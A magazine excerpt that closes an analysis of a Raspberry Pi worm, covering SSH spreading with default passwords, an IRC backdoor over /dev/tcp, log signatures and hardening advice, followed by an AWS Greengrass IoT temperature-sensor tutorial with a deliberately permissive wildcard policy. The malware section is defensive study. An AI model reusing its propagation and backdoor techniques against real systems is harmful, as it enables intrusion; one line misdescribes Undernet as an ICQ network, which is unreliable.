In line 138, a random 100,000 IP addresses are scanned for port 22 availability. The average hit rate is just under 0.6 percent. In these two cases, `zmap` on two cores of a Raspberry Pi 3B (RPi3B) took about 23 seconds to call.

The propagation is carried out in lines 141 and 142. This code tries to copy the script with `scp`. When logging in, the script uses the default password `raspberry` or the password of the Linux.MulDrop.14 miner. If successful, the IP address is stored in the `/opt/.r` file. The malware then makes the copied file executable on the freshly hacked computer and starts it.

To set a password for SSH in a script, you need the `sshpass` wrapper, which spoofs an interactive password entry for SSH. Production use of SSHPass is risky: Automation with a certificate-based logon and an SSH key agent seems more appropriate.

Table 1 shows the total number of scanned IP addresses, the number of reachable SSH ports, and the number of successful logins with one of the two passwords. The run time of a loop pass depends on the network interface used. In both cases, the target was an RPi3B.

On the first RPi3B, the admins were able to determine the number of IP addresses found with SSH service, because a line in `/var/log/syslog` was added to each (also unsuccessful) login (Listing 3). The `UserKnownHostsFile` script redirects to `/dev/null` (Listing 1, lines 141 and 142), so this entry is visible for each of the two logins, because the file is always empty when read. The duplicates were removed when counting the IP addresses, thus determining the number of SSH servers found. No log entries existed for the second RPi3B.

Listing 3: Log Entries

```
Jul 10 15:39:39 raspberrypi rc.local[410]: Warning: Permanently added
  'aa.bb.221.21' (ECDSA) to the list of known hosts.
Jul 10 15:39:39 raspberrypi rc.local[410]: Warning: Permanently added
  'aa.bb.221.21' (ECDSA) to the list of known hosts.
Jul 10 15:39:40 raspberrypi rc.local[410]: Warning: Permanently added
  'cc.dd.31.225' (ECDSA) to the list of known hosts.
Jul 10 15:39:40 raspberrypi rc.local[410]: Warning: Permanently added
  'ee.ff.115.100' (RSA) to the list of known hosts.
Jul 10 15:39:40 raspberrypi rc.local[410]: Warning: Permanently added
  'cc.dd.31.225' (ECDSA) to the list of known hosts.
Jul 10 15:39:40 raspberrypi rc.local[410]: Warning: Permanently added
  'ee.ff.115.100' (RSA) to the list of known hosts.
```

If the attacker finds a normal SSH server during these login attempts, two unsuccessful logins occur, because only the first command up to the first `&&` is executed (line 141). These duplicate login attempts from the same IP address within one second are a clear signature of this script.

The IRC Bot

Although considered old-fashioned, this script creates a backdoor for remote control of the hijacked Raspberry Pi via IRC. The remote control feature doesn't seem to work anymore because the IRC channel `#biret` is disabled.

This IRC script connects to a randomly selected IRC server from six options and sets its nickname to a value calculated from the output of `uname -a`. The communication in `/tmp/bot.log` is logged in line 123. The provider Undernet manages one of the largest ICQ networks [9] but has nothing to do with the malware.

Line 73 creates file descriptor `3` for writing and reading to the specified TCP socket (e.g., */dev/tcp/ix1.undernet.org/6667* if the first server is selected). Thus, it is very easy to script communication to a server with simple `printf` and `read` commands.

The script reacts to the `IRC PING` commands with a `PONG` (lines 93-101) and connects to the `biret` IRC channel (line 99). It also responds to private messages (`PRIVMSG`, lines 102-105) that contain Base64-encoded commands. The command is copied to `privmsg_data`, and a digital signature to `privmsg_h`.

The script then compares the MD5 checksum of the decoded command (`hash`) with the decrypted checksum from the signature (`sign`). The command only starts if the digital signature is OK (line 110). The result of the execution is returned with Base64 encoding.

Evaluating the Logfiles

If you evaluate the numerous *Invalid user pi from …* log entries, you can determine the total number of invalid attempts, as well as the number of duplicate login attempts from one IP address at an interval of less than one second (hereafter referred to as pairs), which is the signature of this script.

An initial evaluation of the logfiles from three computers partially used as honeypots in the time window from August 5 to September 4, 2018 (31 days) is shown in Table 2. Between 1.5 and 2.5 events per IP address and day indicate that the script is still busy scanning.

Next, I evaluated two different log datasets. The first collected all invalid SSH login attempts with username pi between April 13, 2013, and September 7, 2018, for a single server. The second record contained invalid SSH login attempts with username pi on the servers of a research institution from November 25, 2018, 3:27am, to November 27, 2018, 11:35am (i.e., for 56 hours and 8 minutes). All told, invalid logins on 188 different computers in this institution were attempted. The first setting had 4,156 entries (Figure 2), of which 1,025 were pairs. The first pair appeared on June 10, 2017, which meant that pairs appeared here in a time window of 455 days at an average of 2.2 per day.

Table 1: Success Statistics

RPi3B	No. Scanned	SSH Matches	Rasp Pi Matches	Run Time (min:sec)
1	20.3 x 10^6	81,770	6	2:30 (wlan0)
2	78.4 x 10^6	(Unknown)	33	1:05 (eth0)

Table 2: Attacks on Honeypots

Computer	Logins	Pairs	Pairs/Day
DSL connection	184	84	2.7
RZ Netcup	140	64	2.1
RZ 1&1	128	48	1.5

The login attempts came from 799 different IP addresses. However, the three events with a strongly increased number of login attempts in July 2015, February 2016, and August 2016 can no longer be analyzed retrospectively because of a lack of data from this time.

Before April 2015, practically no invalid login attempts were made (fewer than 12 per year) with the pi account. Activity increased around June 2017. A closer look at this time window shows the first signatures of the pair script (Listing 4) from June 10, 2017.

The second setting experienced 2,022 entries in 56 hours, of which 660 were pairs, corresponding to 11.8 pairs per hour, 3.5 pairs per server, or 1.5 pairs per server per day. The login attempts came from 267 different IP addresses.

Script Known

On the VirusTotal website, a malware analysis service, 25 of 57 scanners detect the script as malware [10]. The "First Seen in the Wild" date cited there is June 13, 2017; the first upload to VirusTotal is dated June 14, 2017. The Linux.MulDrop.14 script is detected by 16 of 56 virus scanners [11]. However, this version of the LinuxMulDrop.14 [3] was uploaded to VirusTotal for the first time by me.

A random test to determine whether these login attempts actually came from Raspberry Pis shows by means of the SSH banner that it is without question the Raspbian operating system.




Figure 2: Invalid login attempts by user pi.

Conclusions: Lessons Learned

The firewalls in an enterprise or organization should only allow incoming connections to resources that are explicitly approved or centrally managed. Moreover, SSH servers must always be especially secured, because the SSH port is subject to many brute force attacks on passwords.

Additionally, it is very useful to deploy hacker tools – especially ZMap – to search for open ports in your own IP address range. A Raspberry Pi is suitable as a scanner for this purpose. Special vulnerability scanners (e.g., OpenVAS/Greenbone [12]) can also search specifically for services with default passwords. Administrators always should change default passwords, because they cannot rule out early on that the system will not be accessible on the Internet at some point.

The `sudo` configuration common today, and which is especially open on the Raspberry Pi, is not suitable for computers that are reachable from the Internet. An adapted (i.e., hardened) configuration must be imported before production release.

As the example proves, active Linux malware does exist – here in an incarnation for Raspbian – and can cause trouble and extra work for admins. Linux is by no means resistant to malicious software. This malware is still active and still produces log entries day after day. ■■■

Listing 4: Pairs

```
2017-06-10T18:18:10+02:00 gexx sshd[40851]: Invalid user pi from aa.99.1.209 port 59720
2017-06-10T18:18:10+02:00 gexx sshd[40849]: Invalid user pi from aa.99.1.209 port 59718
2017-06-10T19:38:48+02:00 gexx sshd[42757]: Invalid user pi from bb.11.98.34 port 60270
2017-06-10T19:38:48+02:00 gexx sshd[42755]: Invalid user pi from bb.11.98.34 port 60268
2017-06-12T07:06:04+02:00 gexx sshd[43911]: Invalid user pi from cc.85.40.39 port 33416
2017-06-12T07:06:04+02:00 gexx sshd[43913]: Invalid user pi from cc.85.40.39 port 33422
2017-06-12T23:16:34+02:00 gexx sshd[25281]: Invalid user pi from dd.156.53.87 port 41590
2017-06-12T23:16:34+02:00 gexx sshd[25279]: Invalid user pi from dd.156.53.87 port 41586
2017-06-13T02:34:34+02:00 gexx sshd[29379]: Invalid user pi from ee.145.20.194 port 59910
2017-06-13T02:34:34+02:00 gexx sshd[29377]: Invalid user pi from ee.145.20.194 port 59908
```

Info

[1] Rasp Pi misused for mining: *https://erawanarifnugroho.com/2017/08/25/raspberry-pi-exploited-cryptocurrency-mining.html*

[2] Linux.MulDrop.14: *https://vms.drweb.com/virus/?i=15389228*

[3] Funtimes-ninja: *https://github.com/funtimes-ninja/malware/blob/master/01b728eb3aa7560ec3e36eae9077cc31b057c0b65cf44f3b252393f274ea758c*

[4] Hashcat: *https://hashcat.net/hashcat*

[5] Hashcat benchmarks: *https://gist.github.com/epixoip/a83d38f412b4737e99bbef804a270c40*

[6] ZMap: *https://zmap.io*

[7] SSHPass: *https://sourceforge.net/projects/sshpass*

[8] PF_RING: *https://www.ntop.org/products/packet-capture/pf_ring*

[9] Undernet: *https://en.wikipedia.org/wiki/Undernet*

[10] QgEliheu signature: *https://www.virustotal.com/#/file/6d1fe6ab3cd04ca5d1ab790339ee2b6577553bc042af3b7587ece0c195267c9b/detection*

[11] Linux.MulDrop.14 signature: *https://www.virustotal.com/#/file/c931e216f6c106257b5bdd1a24a23219083f37155f70b5c22e5e893ac6c1ab4a/detection*

[12] OpenVAS: *http://www.openvas.org/index.html*

MakerSpace

Raspberry Pi on the IoT

Herd Animals

The Amazon Web Services command-line interface and the Amazon Greengrass IoT Core services read and merge Raspberry Pi sensor data. *By Konstantin Agouros*

One of the things that can be meaningfully connected on the Internet of Things (IoT) is sensors, including temperature gauges. Friends of the Raspberry Pi prefer to use them for their practical exercises, because they are readily available from online stores for small change.

With the help of an API, you can read data from the GPIO ports with a few lines of Python code. The questions then arise: Where do I store the data? Who is evaluating the data, and where?

Moreover, generating an alert with a few additional lines in the Python script works fine on a single Rasp Pi; however, what if several (possibly hundreds) of Pis collect data that developers want to evaluate centrally in one place? In this article, I use Amazon Web Services (AWS) IoT Core and Greengrass with a Raspberry Pi to send a text alert if a sensor registers a temperature out of bounds.

Recycling Trade

Anyone who wants to collect and evaluate large volumes of data will tend to use the cloud as a data collection point because it can be reached from anywhere. AWS offers a platform that lets you deliver and evaluate data without having to set up your own virtual machines (VMs) and even offers a suitable client. This setup feeds the cloud solution and makes centralized administration of many Rasp Pis as easy as pie.

One of the standards for transmitting data is the machine-to-machine (M2M) Message Queuing Telemetry Transport protocol (MQTT) [1], which relies on a publish-subscribe mechanism to distribute messages and commands. Participants are allowed to send data on a topic (e.g., *living room/lamp/luminosity*), and everyone who subscribes to this topic receives the message and can respond as needed. MQTT runs on TCP/IP networks and can also be secured by the Transport Layer Security (TLS) protocol.

The software component that monitors this mechanism is the MQTT server, also known as a broker. Sensors measure and publish their results on an MQTT topic, and subscribers read and use the data.

MQTT and IoT in the Cloud

If the sensors are widely distributed on the network, it makes sense to operate the MQTT service in the cloud instead of starting your own MQTT broker on a separate VM. The large public clouds – AWS [2], Azure [3], Google Compute Engine (GCE) [4] – offer MQTT as a service. The platforms usually have names like IoT Core, and they provide data collection and retrieval services in the cloud.

In large installations, however, how do the sensors discover their task and how

Author

Konstantin Agouros works as Head of Open Source and AWS Projects at Matrix Technology AG, where he and his team advise customers on open source and cloud topics. His new book *Software Defined Networking: Practice with Controllers and OpenFlow* has been published by de Gruyter.

can the software be distributed? AWS, Azure, and GCE also offer a solution to this problem in the form of an MQTT client. Not only does it communicate with the respective cloud, it also receives code with work instructions. In this way, it is possible to control sensor functions centrally. The platforms also take care of security by securing connections with TLS and make the setup as simple as possible.

In the example here, I employ AWS and a Raspberry Pi with a temperature sensor. At the end, I add Amazon's serverless computing variant Lambda [5]. This deployment is meant to evaluate the incoming data in a practical way and send an alert over SMS if the temperature is too high.

AWS and IoT

The two AWS IoT technologies are IoT Core [6] for the MQTT broker and IoT Greengrass [7] for the client. Amazon provides online documentation [8] on getting started that explains how to integrate the first IoT collection point (i.e., the core in AWS speak) over the web interface, how to query the data, and how to install the client on a Raspberry Pi.

Because the documentation describing the setup from the web console has been simplified, replicability is unfortunately somewhat neglected. In this article, I describe the setup from the AWS command-line interface (CLI) to help you integrate multiple sensors.

At the command line, many steps are needed to reach the target. Some are interdependent – for example, when a command outputs a return value (e.g., an ID or Amazon Resource Name, ARN) that the next command needs, linking the individual objects together.

AWS Greengrass Core instances connect the outside world to the IoT Core (the MQTT broker). These cores need to register with the central office and use certificates to do so. Either AWS itself generates these (the approach described in this example), or you could upload your own certification authority (CA) and use certificates generated in this way. Amazon documentation [8] presents Greengrass Core as a run time that runs AWS Lambda locally and takes care of messaging, device shadows, and security. Devices send data via the Core to the cloud; thus, the Core acts as an IoT gateway and is itself also a device or "Internet thing."

For the following commands to work, you need to be running an operating system with the AWS command-line client installed. On Debian, Ubuntu, Red Hat, and Gentoo, the package is named *awscli*. A `credentials` file with the entries `aws_access_key_id` and `aws_secret_access_key` must be present in the `~/.aws` directory under the user's home directory for the CLI to work; otherwise, the *boto3* library used by the client will not be able to log in to Amazon.

The access data can be found in the settings of your own AWS account, and you should create an additional `config` file in the same directory that defines the AWS region, which can look something like:

```
[default]
region=eu-central-1
```

This setting tells Amazon to execute all the commands in the AWS facility located in Frankfurt, Germany. Alternatively, all these values can also be determined with environment variables. The command `aws help` and Amazon documentation provide more details. If the cited files do not exist yet, a call to `aws configure` helps you create them interactively.

Most commands designed to create something in the AWS world are answered by the Amazon servers with a JSON block describing the object. In practice, it has proved useful to add `| tee <object name>.json` to each command. IDs and ARNs can be reproduced later.

In the first step, you create a "thing" that represents the Greengrass Core. The `iot` without a Greengrass subcommand (Listing 1) helps. The thing created here is called `LM_Core`, which needs a certificate:

```
aws iot create-keys-and-certificate ➥
 --set-as-active ➥
 --certificate-pem-outfile gg.cert.pem ➥
 --public-key-outfile gg.pubkey.pem ➥
 --private-key-outfile gg.privatekey.pem
```

Listing 1: Create an Internet Thing

```
# aws iot create-thing --thing-name LM_Core
{
  "thingArn": "arn:aws:iot:eu-central-1:566776501337:thing/LM_Core",
  "thingName": "LM_Core",
  "thingId": "492fcf6a-6693-44a3-aa6e-39fa5a031d63"
}
```

As a result, Amazon returns a JSON block containing the ARN, ID, public and private keys, and certificate in PEM format. The other options make sure the certificate and key end up in your own files; otherwise, you would have to extract them from the JSON block.

The next step is to link the certificate with the thing, to allow the Rasp Pi that uses the certificate to log on to the core. The command requires the ARN from the currently generated certificate:

```
aws iot attach-thing-principal ➥
  --thing-name LM_Core ➥
  --principal arn:aws:iot:eu-central-1:➥
  566776501337:cert/6c597228cf5e4da63ee➥
  7dc4364f5a282e431a1581014fbd3cd558b➥
  86878f4fdc
```

The Amazon resource name is the certificate name (series of characters after the slash).

Nothing works in AWS without permissions, which requires a policy that allows the users of the certificate to send data to the IoT Core and receive data from it. The following command creates a (very liberal) policy:

```
aws iot create-policy ➥
  --policy-name LM_Policy ➥
  --policy-document ➥
    file://<path/to/>policy.json
```

Listing 2 then shows the content of the `policy.json` file. Here, AWS also returns an ARN, which you need to link to the certificate with:

```
aws iot attach-principal-policy ➥
 --policy-name LM_policy ➥
 --principal arn:aws:iot:eu-central-1:➥
  566776501337:cert/6c597228cf5e4da63ee➥
  7dc4364f5a282e431a1581014fbd3cd558b➥
  86878f4fdc
```

Finally, work begins on the Greengrass components. The Greengrass group (a

collection of settings and components) includes:

- The core. The MQTT client that delivers the data to the cloud. It comes with a thing and a certificate.
- A resource. Greengrass defines this as data or devices that it can access. Because the Raspberry Pi needs access to `/dev/gpiomem`, you need to define and include this before setting up the function, because you also need to mount the resource in the function.
- The function that integrates the Lambda service to be run on the core into the group. Although you could have several of these functions, in this example I'm sticking with one.
- The subscription. This component allows cores to send data to the AWS cloud (optionally with a topic filter).

As the last step, you create the group and add all previously created components. This sequence saves you constantly having to expand the group.

Creating the Core

The first step is to create a core definition. (Please see the "Definitions" box.) The following command generates the JSON-like syntax that passes the core as a combination of the ARN of the certificate and the ARN of the thing.

```
aws greengrass create-core-definition ➥
  --name LM1_GG_Core ➥
  --initial-version,Cores=[{➥
    CertificateArn=arn:aws:iot:➥
    eu-central-1:566776501337:cert/➥
    6c597228cf5e4da63ee7dc4364f5a282e➥
    431a1581014fbd3cd558b86878f4fdc,➥
    Id=LM_GG_Core_ID,SyncShadow=False,➥
    ThingArn=arn:aws:iot:eu-central-1:➥
    566776501337:thing/LM_Core}]'
```

The `Cores=[ … ]` allows you to enter multiple cores between the square brackets.

If you want another Rasp Pi with its own certificate to supply data, you just create a new certificate and a new thing and repeat the steps above for the new device to create a new version of the definition with the command:

```
aws greengrass ➥
  create-core-definition-version
```

Other arguments for a core include a unique ID and the Boolean value `SyncShadow`, which specifies whether you want to create a shadow object. The shadow object is not necessary, so the value is `False`. Listing 3 shows the return value that AWS sends in response to the command.

Because the resource belongs to the group and the function, the next step is to create a resource for access to `/dev/gpiomem`:

Listing 2: JSON Policy Definition

```
01 {
02   "Version": "2012-10-17", "Statement": [
03   {
04   "Effect": "Allow", "Action": [
05     "iot:Publish", "iot:Subscribe", "iot:Connect", "iot:Receive"
06   ], "Resource": [
07     "*"
08   ]
09   }, {
10   "Effect": "Allow", "Action": [
11     "iot:GetThingShadow", "iot:UpdateThingShadow", "iot:DeleteThingShadow"
12   ], "Resource": [
13     "*"
14   ]
15   }, {
16   "Effect": "Allow", "Action": [
17     "greengrass:*"
18   ], "Resource": [
19     "*"
20   ]
21   }
22   ]
23 }
```

```
aws greengrass ➥
  create-resource-definition ➥
  --initial-version file://resource.json
```

The most time-consuming task is the resource definition (Listing 4). The function definition then follows, which, from Greengrass's point of view, is the combination of a Lambda ARN, the assignment of the resource just defined, and an

Definitions

A pattern that recurs in the Greengrass data model is definitions and definition versions. Commands that create something always follow the form `create-<XXX>-definition`. You can create an initial version in JSON format with the `--initial-version` option. If you change the definition, you need to create a new version of the component `<XXX>` with `create-<XXX>-definition-version`. If this is contained in another component (and they are all in `group-definition`), you need to create a new version of the surrounding object, up to the highest hierarchy level.

The subcomponent is always transferred in the form of its version (ARN or unique ID). If you query a specific component with `get-<XXX>-definition`, the response contains a `LatestVersion` field with the ID of the last version created. For example, if the ARN of a core definition is

```
arn:aws:greengrass:eu-central-1:566776501337:/greengrass/definition/cores/➥
  37d2b2ac-b3ff-491d-b56d-071fbb9ade51
```

and the last version has the ID `aae9c658-16fa-4c1b-91aa-ef54340552ac`, the entire ARN of the last version of the core definition is given as the ARN of the core followed by `/versions/<ID>`, such as:

```
arn:aws:greengrass:eu-central-1:566776501337:/greengrass/definition/cores/➥
  37d2b2ac-b3ff-491d-b56d-071fbb9ade51/versions/aae9c658-16fa-4c1b-91aa-ef54340552ac
```

Listing 3: Return Core Definition

```
01 {
02   "latestversionarn": "arn:Aws:Greengrass:Eu-central-1:566776501337:
     /greengrass/definition/cores/37d2b2ac-b3ff-491d-b56d-071fbb9ade51/versions/
     aae9c658-16fa-4c1b-91aa-ef54340552ac",
03   "name": "lm1_gg_core",
04   "lastupdatedtimestamp": "2018-11-23t23:00:11.144z",
05   "latestversion": "aae9c658-16fa-4c1b-91aa-ef54340552ac",
06   "creationtimestamp": "2018-11-23t23:00:11.144z",
07   "id": "37d2b2ac-b3ff-491d-b56d-071fbb9ade51",
08   "arn": "arn:Aws:Greengrass:Eu-central-1:566776501337:/greengrass/definition/
     cores/37d2b2ac-b3ff-491d-b56d-071fbb9ade51"
09 }
```

ID. Before it can begin, however, you first have to create the AWS Lambda function in the Lambda area.

Lambada with Lambda

The trick is now to create and distribute the code that will run on the Raspberry Pi (or Pis) with Amazon's Lambda platform, which is intended for the use of serverless computing on AWS computers. To begin, you set the code for AWS, which various mechanisms call, and the output can then be passed on to the AWS world.

Greengrass now lets you download Lambda functions to a core and run them there. To generate the Lambda function, you first download the AWS IoT Greengrass Core SDK under *Software* in the IoT console.

After unpacking, the `aws_greengrass_core_sdk/examples/HelloWorld/greengrassHelloWorld` folder contains a sample application and the `greengrasssdk` folder for Python, which is where the application presented here ends up.

Listing 5 shows the Python code to run on the Greengrass Core. The code assumes that a DHT22 sensor is connected to GPIO pin 4. Before you put the whole thing online, first run a function test with a version of the script that does not use the Greengrass functionality.

In this case, the function requires downloading and installing the Adafruit DHT module from the Adafruit GitHub site [9]. Although the Lambda functions are encapsulated, they can use all the modules installed on the Pi. You might be familiar with the code in line 11 that initializes the client, which is reminiscent of the interaction between AWS and the *boto3* client, except a slimmed down version is used here.

The Python file and the `greengrasssdk` folder are now packed into a ZIP file, which you use when creating the Lambda function. Before you generate the Lambda function, first define a role again that lets the function use the Lambda service:

```
aws iam create-role ➥
  --role-name LM-Role ➥
  --assume-role-policy-document ➥
  file://lmrolle.json ➥
  --path /service-role/
```

Listing 4: JSON Code for the Resource

```
01 {
02   "Resources": [
03     {
04     "ResourceDataContainer": {
05       "LocalDeviceResourceData": {
06       "SourcePath": "/dev/gpiomem",
07       "GroupOwnerSetting": {
08         "AutoAddGroupOwner": true
09       }
10       }
11     },
12     "Id": "GPIOMEMID",
13     "Name": "GPIOMEM"
14     }
15   ]
16 }
```

The JSON file containing the role definition is shown in Listing 6. Next, you create the Lambda function and upload:

Listing 5: Lambda Function for the Core

```
01 import greengrasssdk
02 import platform
03 from threading import timer
04 from datetime import datetime
05 import time
06 import json
07 import adafruit_dht
08 sensor = adafruit_dht.dht22
09 pin = 4
10
11 client = greengrasssdk.client('iot-data')
12 my_platform = platform.platform()
13
14 def greengrass_temp_run():
15
16   humidity, temperature = adafruit_dht.read_retry(sensor, pin)
17   d = datetime.now()
18   data = {
19   'temperature': temperature,
20   'humidity': humidity,
21   'localtimestamp': str(d)
22   }
23
24   client.publish(topic='iot/temperature', payload=json.dumps(data))
25   timer(60, greengrass_temp_run).start()
26
27 greengrass_temp_run()
28
29 def function_handler(event, context):
30   return
```

```
aws lambda create-function ➥
  --role arn:aws:iam::566776501337:➥
    role/service-role/LM-Role ➥
  --function-name LM-FunctionOnCore ➥
  --runtime python2.7  --handler ➥
    greengrassTemp.function_handler ➥
  --zip-file fileb://gg.zip
```

The ARN that matches the role is provided by the response that AWS returns when it creates the role. The `handler` option is used in Lambda functions to react to a trigger event (during which data is transferred). Because the function is not event driven, but measures and publishes the temperature and then waits a minute and repeats the action, the body can be empty – but it must exist. The naming convention is the name of Python script without the `<.name of the handler method>` extension.

If you want to use Greengrass to trigger actions on the core after subscribing to an MQTT queue, you need to call precisely this method.

The AWS Lambda service manages the code in versions. Users cannot work without them. If the code changes, select *Save* | *Actions* | *Publish new version*. The code will not work before you do this. The same applies to the CLI:

```
aws lambda publish-version ➥
  --function-name LM-FunctionOnCore
```

When assigning the Lambda to a Greengrass group, you specify either the version or an alias. If the code changes later, you then publish a new version and change the alias so that it points to the new version. Greengrass also distributes new code in this way. The automatically generated `$Latest` alias with which more experienced Lambda developers might be familiar will not work here.

The following command creates the alias with a reference to the new first version:

```
aws lambda create-alias ➥
  --function-name LM-FunctionOnCore ➥
  --name LMAlias --function-version 1
```

Again, AWS returns a JSON block; this time, the `AliasArn` field is important for the next call.

AWS uses one of several function definitions to assign Lambdas to a Greengrass group. On creating the function definition, you submit an initial version referencing the Lambda version that has just been created:

```
aws greengrass ➥
  create-function-definition ➥
  --name LM-LambdaFunctionDefinition ➥
  --initial-version file://function.json
```

Listing 7 shows the content of the corresponding `function.json` file.

Granting read and write access to the resource is important. The argument for `FunctionArn` is the ARN of the generated alias. If something changes in the Lambda function, you need to publish a new version within the function. The alias to which the ARN refers here now points to this new version.

Subscription

The missing component of the group is now the subscription, which regulates which members of the Greengrass group are allowed to send anything at all – and to whom. In the example here, I want the Lambda function on the device to be able to send to the IoT Core. The code uses `iot/temperature` as the theme (Listing 5, line 24), which could be inserted as a filter. In the first step, however, it could be a source of error, because a single typo is all it takes to filter out more than you want. To create the subscription, use:

```
aws greengrass ➥
  create-subscription-definition ➥
  --name GG-Subscription ➥
  --initial-version 'Subscriptions=[{➥
    Id=GG-Abo-Id,Target=cloud,➥
    Subject=#,Source=arn:aws:lambda:➥
    eu-central-1:566776501337:function:➥
    LM-FunctionOnCore:LMAlias}]'
```

Finally, the last link in the chain that glues everything together is still missing: the Greengrass group itself. As with the core definition, the concept of versioning applies. The `aws greengrass create-group` command also has an `--initialVersion` option. The command that merges the previously created objects into a Greengrass group is:

Listing 6: JSON Role Definition

```
01 {
02   "Version": "2012-10-17",
03   "Statement": [
04     {
05       "Action": "sts:AssumeRole",
06       "Effect": "Allow",
07       "Principal": {
08         "Service": "lambda.amazonaws.com"
09       }
10     }
11   ]
12 }
```

Listing 7: function.json

```
01 {
02   "Functions": [
03     {
04       "FunctionArn": "arn:aws:lambda:eu-central-1:
          566776501337:function:LM-FunctionOnCore:LMAlias",
05       "FunctionConfiguration": {
06         "EncodingType": "json",
07         "Environment": {
08           "AccessSysfs": true,
09           "ResourceAccessPolicies": [
10             {
11               "Permission": "rw",
12               "ResourceId": "GPIOMEMID"
13             }
14           ]
15         },
16         "MemorySize": 16384,
17         "Pinned": true,
18         "Timeout": 300
19       },
20       "Id": "LMFunctionDefId"
21     }
22   ]
23 }
```

```
aws greengrass create-group ➥
  --name LM1TestGroup ➥
  --initial-version ➥
    file://groupsource.json
```

As expected, a JSON file lists all version ARNs of all components created (Listing 8). This step concludes the preparatory work. A click on the web console opens the group onscreen (Figure 1).

Pi as Greengrass Core

Officially, the software provided by AWS is intended for Raspbian Jessie, but it also ran without any problems on Stretch in our lab. The link for downloading the software appears in the web interface while you are creating a group. Alternatively, you can select *Software | AWS IoT Greengrass Core Software* at bottom left in the IoT console.

In the next step of the dialog, AWS offers software for different architectures. At the end, you will see a `tar.gz` file with the current version number (at the time of this article, this was 1.6.0).

Up front you need to create on the Rasp Pi a `ggc_user` and a `ggc_group`, of which `ggc_user` is a member. If a programming language other than Python is used later (e.g., Java or JavaScript via Node.js), you would need to install it first.

Unpack the software on the Rasp Pi as root in the `/greengrass` directory with the command:

```
tar xvpzf ➥
  greengrass-linux-armv7l-1.6.0.tgz -C
```

If the certificates provided by AWS are used, the core also needs the root certificate from Symantec to authenticate the AWS certificates. On the Rasp Pi, load it into the `/greengrass/certs` directory, where you then need to enter:




Figure 1: The Greengrass group created on the CLI appears in the web interface.

```
wget -O /greengrass/certs/root.ca.pem ➥
  http://www.symantec.com/content/➥
  en/us/enterprise/verisign/roots/➥
  VeriSign-Class%203-Public-Primary-➥
  Certification-Authority-G5.pem
```

The certificate and the previously created private key also belong in the `/greengrass/certs` directory.

A configuration file in JSON format is still needed; it must be named `config.json` and reside in the `/greengrass/config` directory (Listing 9). Next, populate the file with the results of your work up to this point. The following fields must be completed:

- `caPath`: The name of the CA file previously retrieved from Symantec in the `certs` directory.
- `certPath`: The name of the certificate file in the `certs` directory.
- `keyPath`: The name of the file in the `certs` directory that contains the private key.
- `thingArn`: The ARN of the core from the first step (`aws iot create-thing`).
- `iotHost`: The host in the AWS universe to which you want the core to connect; the `aws iot describe-endpoint` command returns the name.
- `ggHost`: The Greengrass server for the region; its name is always `greengrass.iot.<Name of the region>.amazonaws.com`.

To start the core, run the `./greengrassd start` command with root rights in the `/greengrass/ggc/core` folder.

If you want to check whether everything is working, you have several options. The start command outputs a PID. To check whether or not the process is running, simply enter `ps` and `grep` with the PID. AWS uses the MQTT port 8883, so the command `netstat -tn | grep 8883` needs to point to connections to the AWS address range. These also use IPv6 if the Rasp Pi is connected accordingly.

Listing 8: groupsource.json

```
{
  "CoreDefinitionVersionArn": "arn:aws:greengrass:eu-central-1:566776501337:/
   greengrass/definition/cores/11251cdf-416e-420b-a964-ecfac6122131/versions/
   a98201e5-bd6e-44ff-b419-dcd04bb750e6",
  "FunctionDefinitionVersionArn": "arn:aws:greengrass:eu-central-1:566776501337:/
   greengrass/definition/functions/420b19f8-5d44-4902-bb5d-87b9188917d5/versions/
   043383da-f9c1-4498-93bf-18e7dbd5036a",
  "ResourceDefinitionVersionArn": "arn:aws:greengrass:eu-central-1:566776501337:/
   greengrass/definition/resources/7a0055d6-9678-4931-bee3-bfe800dda82e/versions/
   93ee7411-98a4-41b5-a060-db6a5553ad35",
  "SubscriptionDefinitionVersionArn":
   "arn:aws:greengrass:eu-central-1:566776501337:/greengrass/definition/
   subscriptions/6a57b1b4-47b0-4b4b-84ed-d9808345b050/versions/c6a00b5a-cb6c-43b9-
   895a-64c01cc107ce"
}
```

Listing 9: config.json for the Pi

```
01 {
02   "coreThing": {
03     "caPath": "root.ca.pem",
04     "certPath": "gg.cert.pem",
05     "keyPath": "gg.privatekey.pem",
06     "thingArn": "arn:aws:iot:eu-central-1:566776501337:thing/LM_Core",
07     "iotHost": "a1bjpgs1c5n57h.iot.eu-central-1.amazonaws.com",
08     "ggHost": "greengrass.iot.eu-central-1.amazonaws.com"
09   },
10   "runtime": {
11     "cgroup": {
12       "useSystemd": "yes"
13     }
14   },
15   "managedRespawn": false
16 }
```

The Greengrass Core writes its logfiles to the folder `/greengrass/var/log/system`. The `runtime.log` file contains general start messages and information about MQTT communication. On first establishing contact, the `GGConnmanager.log` file containing information about the opening communications with AWS is interesting.

At the AWS CLI, the command

```
aws greengrass get-connectivity-info ➥
  --thing-name LM_core
```

returns address data for the device if the connection was successful.

Core Work

Now everything is ready for rolling out the Lambda function on all cores of the group:

```
aws greengrass create-deployment ➥
  --group-id <ID_of_the_group> ➥
  --group-version-id ➥
    <ID_of_the_last_version> ➥
  --deploymentType NewDeployment
```

The AWS Console has a *Deployments* tab in the group, from which you can monitor the status. If everything is green, the process is running on the core.

The log directory has a `system` folder and a `user` folder, which in turn contains a folder for each AWS region in which the core has been active (i.e., `eu-central-1`), which has a directory with an assigned ID. Greengrass creates a logfile for each function, and if the Python script generates errors, they appear here.

